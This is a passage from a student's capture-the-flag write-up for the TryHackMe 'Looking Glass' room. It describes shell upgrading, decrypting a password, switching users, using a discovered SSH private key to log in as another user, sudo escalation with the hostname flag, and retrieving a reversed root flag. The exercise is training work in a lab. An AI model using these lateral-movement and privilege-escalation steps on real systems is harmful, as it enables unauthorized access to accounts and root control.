
After successfully pinging ,I upgraded the shell by using python3 and took a look at the home folder. I am now connected to the user Tweedledum.I looked around and managed to get an encrypted text. Using cyberchef , I decrypted the text.






The password I found is zyxwvutsrqponmlk .


I used ‘su humptydumpty’ to try to switch to user humptydumpty.




I have permission to read the .bashrc file in the alice home folder and found an rsa key. I see that there is an id_rsa file in the .ssh folder that is owned by the current user we are using, which is user humptydumpty.

One of the biggest and notable failures I experienced was here , where I was supposed to ssh to Alice but ended up slipping and doing something else. A few pictures from the failed attempt is attached below





This problem was fixed and I can now ssh to alice using the file as I used ‘ssh alice @10.10.77.74 -i /home/alice/.ssh/id_rsa’ .Now I can log in as the next user.




4)Root Privilege Escalation

Tools used : AttackBox , Terminal, cat

The hostname ssalg-gnikool is the actual box hostname of looking-glass in reverse. So to exploit, I will be using sudo, which is easy using the -h flag.

Lastly, to find the last flag , I used `cat root.txt` and get the reversed flag , and use `cat root.txt | rev` to get the unreversed version. Cat concatenate is used to view the content in a file.



Final result: Upon verification of the flag, Timothy placed the flag into the TryHackMe site and got the confirmation.
The last flag is THM{bc2337b6f97d057b01da718ced6ead3f}

Contribution

Student ID	Name	Signature
1211102162	Amilia Nadzeera Bt Baharudin